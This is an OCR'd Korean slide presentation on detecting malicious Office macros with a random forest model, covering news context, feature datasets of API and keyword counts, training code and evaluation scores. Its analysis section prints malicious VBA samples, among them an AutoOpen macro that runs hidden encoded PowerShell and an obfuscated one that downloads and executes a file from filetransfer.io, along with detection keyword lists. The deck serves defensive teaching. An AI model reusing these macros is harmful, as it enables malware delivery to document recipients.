AI 기반 악성 매크로 탐지

SCP 이다영

목차

개요

1. 문서형 악성코드

문서형 악성코드

전자문서의 확장자 형태(.doc, .hwp, .pdf 등)로 존재하며,
실행할 경우 내부 수행 메커니즘을 통해 악성코드 동작

개요

1. 문서형 악성코드

시큐리티월드 보안뉴스

#전체기사 #시큐리티월드 #사건사고 #프리미엄 리포트 #러시아사태 #시큐리티어워즈

Home > 전체기사

악성코드 다운로드 유형중 오피스 문서가 43% 차지

좋아요 4개 | 입력 : 2021-09-07 13:39

#MS오피스 #이모텟 #트릭봇 #류크 #악성코드

MS 오피스는 전 세계 수억 명의 사용자가 일상적인 작업을 수행하는 데 사용한다. 이러한 문서는 사이버 범죄자가 악성코드를 배포할 수 있는 효율적인 수단이다.

[보안뉴스 이상우 기자] 2021년 2분기 악성코드 중 43%가 오피스 문서에 숨겨진 것으로 나타났다. 사

개요

1. 문서형 악성코드

대통령 선거가 2주 앞으로 다가온 가운데 국내 외교, 안보, 국방 부문을 겨냥한 북한 배후 소행의 해킹 공격 시도가 연일 포착되고 있어 각별한 주의가 요구된다.

보안 전문 기업 이스트시큐리티는 23일 보도자료를 통해 "외교, 안보, 국방, 분야 교수 및 민간 전문가를 겨냥한 북한발 APT(지능형지속위협) 공격 지속하고 있다"며 "지난 21일 시도된 공격은 마치 한국의 군사 연구 및 동북아 평화 협회처럼 위장됐다"고 전했다.

이스트시큐리티는 이어 "해당 분야 종사자들에게 '[붙임] 프로필 양식.doc' 이름의 악성 MS Word DOC 문서를 전달한 것이 특징이다"며 "(공격자는) 강의 및 기고문 작성에 필요한 프로필 양식 작성으로 현혹해 악성 문서 열람하도록 유인했다"고 설명했다.

개요

2. 악성 매크로


악성 매크로 이용하는 공격자들, 수법이 계속 교묘해진다

매크로 시트를 이용한 악성 엑셀 국내 유포 중

악성 매크로 포함 문서파일로 악성코드 유포 지속‥확인시 주의 필요


개요

2. 악성 매크로



안랩, 악성 매크로 포함 문서파일로 유포되는 악성코드 주의 당부

- 최근 문서파일(워드, 엑셀, 파워포인트 등) 내 악성 매크로 실행을 유도해 악성코드 유포하는 사례 다수 발견
- 문서 내 '콘텐츠 실행', '매크로 포함' 등 버튼과 안내문 이미지 등으로 악성 매크로 실행 유도
- 사용자는 ▲출처가 불분명한 메일의 첨부파일 실행 금지 ▲발신자가 신뢰할 수 있는 사람이나 조직의 이름이더라도 메일주소 재확인 ▲출처가 불분명한 문서 파일의 '콘텐츠 사용' 또는 '매크로 포함' 버튼 클릭 자제 ▲최신 버전 백신 사용 등 보안 수칙 준수 필요



개요

3. Why AI ?

'기존 안티바이러스 제품으로도 충분히 악성코드를 탐지할 수 있지 않나?
무슨 차이가 있지?'

'AI를 사용하면 더 좋은 점이 있는건가?'

개요

3. Why AI ?

1. 변종 악성코드 탐지에 유리하다

패턴 기반 기술

'파일의 몇 번째 바이트부터 몇 번째 바이트까지
이런 저런 데이터로 구성돼 있다면
이 파일은 어떠한 악성코드에 감염된 것 !'

악성코드 제작자가 이를 알아채고
파일의 일부 바이트를 바꾼다면?
=> 변종 악성코드

탐지율 매우 낮아짐 ...

개요

3. Why AI ?

1. 변종 악성코드 탐지에 유리하다

머신러닝 기술

'컴퓨터는 데이터로 추출된 악성코드의 특징 정보를 바탕으로 정상 파일과 악성코드 파일을 학습하고, 새로운 파일이 발생하면 이 파일이 가진 특징을 가지고 악성 여부를 확인 !'

악성코드 제작자가
파일의 일부 바이트를 바꾼다면?
=> 변종 악성코드

탐지율 높음

바이트를 바꿔도
특징 자체를 바꾸는 것은
힘들다


개요

3. Why AI ?

2. 업무 효율이 증가한다

학습 데이터

완벽하게 새로운 형태의
악성코드 분석



이미 알려진 악성코드나 유사한 것들,
단순 변종 악성코드 탐지

고도화된 악성코드

분석

1. 악성 매크로 분석

```
Attribute VB_Name = "ThisDocument"

Attribute VB_Base = "1Normal.ThisDocument"

Attribute VB_GlobalNameSpace = False

Attribute VB_Creatable = False

Attribute VB_PredeclaredId = True

Attribute VB_Exposed = True

Attribute VB_TemplateDerived = True

Attribute VB_Customizable = True


Attribute VB_Name = "Module1"

Sub AutoOpen()

    Shell "powershell -nop -w hidden -encodedcommand " & CatchMeIfYouCan.SquidGame.ControlTipText

End Sub
```

악성 VBA 매크로

분석

1. 악성 매크로 분석

```
'Other Declarations for functions in external libraries.

Public Declare Function GetModuleHandle Lib "KERNEL" (ByVal App As 

Attribute GetModuleHandle.VB_ProcData.VB_Invoke_Func = " \n14"

Public Declare Function GetModuleFileName Lib "KERNEL" (ByVal hinst
Integer

Attribute GetModuleFileName.VB_ProcData.VB_Invoke_Func = " \n14"
```

악성 의심 API

```
Sub ShowInNotepad(sPath)

Shell "notepad.exe """ & sPath & """", vbNormalFocus

End Sub
```

.exe 실행

```
Attribute VB_Customizable = True

Sub Auto_Open()

    zGCwkKBGTOs

End Sub
```

매크로 자동실행 함수

```
Attribute VB_Name = "NewMacros"

Sub AutoOpen()

Shell "powershell I`EX ((n`e`W`-Obj`E`c`T (('Net'+'
'+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+'
filetransfer.io/data-package/UR2whuBv/download')))

End Sub
```


Shell 실행

개발

1. 데이터셋

	Species	Weight	Length	Diagonal	Height	Width
31	Bream	1000	37	42.6	18.957	6.603
32	Bream	920	38.5	44.1	18.0369	6.3063
33	Bream	955	38.5	44	18.084	6.292
34	Bream	925	39.5	45.3	18.7542	6.7497
35	Bream	975	41	45.9	18.6354	6.7473
36	Bream	950	41	46.5	17.6235	6.3705
37	Roach	40	14.1	16.2	4.1472	2.268
38	Roach	69	18.2	20.3	5.2983	2.8217
39	Roach	78	18.8	21.2	5.5756	2.9044
40	Roach	87	19.8	22.2	5.6166	3.1746
41	Roach	120	20	22.2	6.216	3.5742
42	Roach	0	20.5	22.8	6.4752	3.3516
43	Roach	110	20.8	23.1	6.1677	3.3957

도미와 잉어 데이터셋



개와 고양이 데이터셋

개발

1. 데이터셋

MD5 — 악성 의심 API 개수

	A	B	C	D	E	F	G	H	I
1	md5	VirtualAllo	WriteProce	LoadLibrar	GetProcAc	CreateRem	WriteFile	ReadFile	DeleteFile
2	5ec22f6399ec0c51d120d27ecd26f2be	5	13	0	0	0	0	0	0
3	b52862a6f0720529bc209e3f8777e90a	2	2	0	0	2	0	0	0
4	b107f3235057bb2b06283030be8f26e4	2	0	0	0	0	0	0	0
5	cf96c1a8f42f1969a2213ca58e357697	2	0	0	0	0	0	0	0
6	151454729768e50d03a6a8392bfde7b7	0	0	3	2	0	0	0	0
7	ebc7497609e0a0a22eea8b648b36a6ec	0	0	3	2	0	0	0	0
8	a27a9324d282d920e495832933d486ee	0	0	2	2	0	0	0	0
9	ac50c89f3656c1386a6c43ca01a6156d	0	0	2	1	0	0	0	0
10	73e8d7d3213a4462efc116e814904c69	0	0	5	0	0	0	0	0
11	d41cf65fb092085c54d0ae59b0487d84	0	0	2	0	0	0	0	0
12	005e70bcac0c392fecb58f537822f289	0	0	0	0	0	0	0	0
13	0123af2a92e92a0a2b43d34430ca6b4a	0	0	0	0	0	0	0	0

개발

1. 데이터셋

악성 매크로에 주로 사용되는 keyword 사용 횟수

AG	AH	AI	AJ	AK	AL	AM	AN	AO	AP	AQ	AR	AS	AT	AU	AV
auto	exe	bat	shell	curl	kernel32	Alternative	powershel	Command	Win32_Pro	regsvr32	.dll	.js	Guest	Login	badfile
792	6	0	56	0	11	0	0	0	0	0	0	0	0	0	1
74	24	0	49	0	8	0	0	0	0	0	0	0	0	0	1
5	43	0	46	0	0	0	0	0	3	0	3	0	0	0	1
25	6	0	23	0	2	0	0	0	0	0	4	0	0	0	1
116	0	0	21	0	0	3	0	0	0	0	11	0	0	366	1
71	0	0	16	0	2	1	0	0	0	0	17	0	0	97	1
71	0	0	16	0	2	1	0	0	0	0	17	0	0	97	1
194	1	0	15	0	27	0	0	0	1	0	7	0	0	0	1

매크로 자동실행 함수 사용 횟수


악성 / 정상 라벨

개발

2. 모델 학습

랜덤 포레스트 (Random Forest)

훈련을 통해 구성해 놓은 다수의 나무들(의사 결정 트리)로부터
분류 결과를 취합해서 결론을 얻는 알고리즘



*의사 결정 트리:
데이터를 이용하여 이를 분류하거나 결과값을 예측하는 분석 방법

개발

2. 모델 학습

```
[ ]  #데이터셋 불러오기
     import pandas as pd
     filename = '/content/drive/My Drive/Colab Notebooks/dataset3.csv'
     df = pd.read_csv(filename)
     df.head()
```

	md5	VirtualAllocEx	WriteProcessMemory	LoadLibr
0	005e70bcac0c392fecb58f537822f289	0	0	
1	0123af2a92e92a0a2b43d34430ca6b4a	0	0	
2	031e9f13d61ac1a3dfc24cbcd0c981ef	0	0	
3	037d1af8477a25749f0dc3a7c551bbc3	0	0	
4	04a6bacaf107ae57c0dad8e133997418	0	0	

5 rows × 48 columns

데이터셋 불러오기

```
[ ]  x=df[['VirtualAllocEx', 'WriteProcessMemory', 'LoadLibrary',  'GetProcAddress',
     y=df[['badfile']]
```

X = 독립변수들 (특징)
Y = 결과값

개발

2. 모델 학습

```
[ ]  #데이터의 20%를 평가용으로 사용
     from sklearn.model_selection import train_test_split
     x_train, x_test, y_train, y_test = train_test_split(x, y, test_size=0.2, random_state=42)
```

테스트 세트(20%) 나누기

```
[ ]  from sklearn.ensemble import RandomForestClassifier
     classifier = RandomForestClassifier(n_estimators = 100, criterion = 'entropy', random_state = 42)
     classifier.fit(x_train, y_train)
```

랜덤 포레스트 알고리즘 적용

3. 모델 평가

정확도 (Accuracy)

재현율 (Recall)

분류 모델 성능 평가 지표

정밀도 (Precision)

F1 Score

개발

3. 모델 평가

```
print("accuracy: {0: .4f}".format(accuracy))
print("precision: {0: .4f}".format(precision))
print("recall: {0: .4f}".format(recall))
print("f1_score: {0: .4f}".format(f1_score))
```

```
accuracy:  0.9683
precision:  0.9852
recall:  0.9600
f1_score:  0.9720
```

악성코드 탐지 연구에 다양하게 사용되는 AI

안드로이드 악성코드 탐지를 위한 머신러닝 기술 활용 동향 및 권한정보를 활용한 악성코드 탐지

김기윤, 김소람, 전용진 외 1명 | 한국디지털포렌식학회 | **디지털포렌식연구** | 14(3) | 2020.09 | 316 - 326 (11 pages) |

머신 러닝(Machine Learning) 기법을 활용한 암호화된 TLS 트래픽내 악성코드 탐지 기법

전덕조, 박동규 | 한국정보기술학회 | **한국정보기술학회논문지** | 19(10) | 2021.10 | 125 - 136 (12 pages) | KCI등재

딥러닝과 PDF 객체분석을 이용한 문서형 악성코드 탐지

윤채은, 정혜현, 서창진 | 대한전기학회 | **전기학회논문지 P** | 70P(1) | 2021.03 | 44 - 49 (6 pages) | KCI등재

감사합니다 ☺

SCP 이다영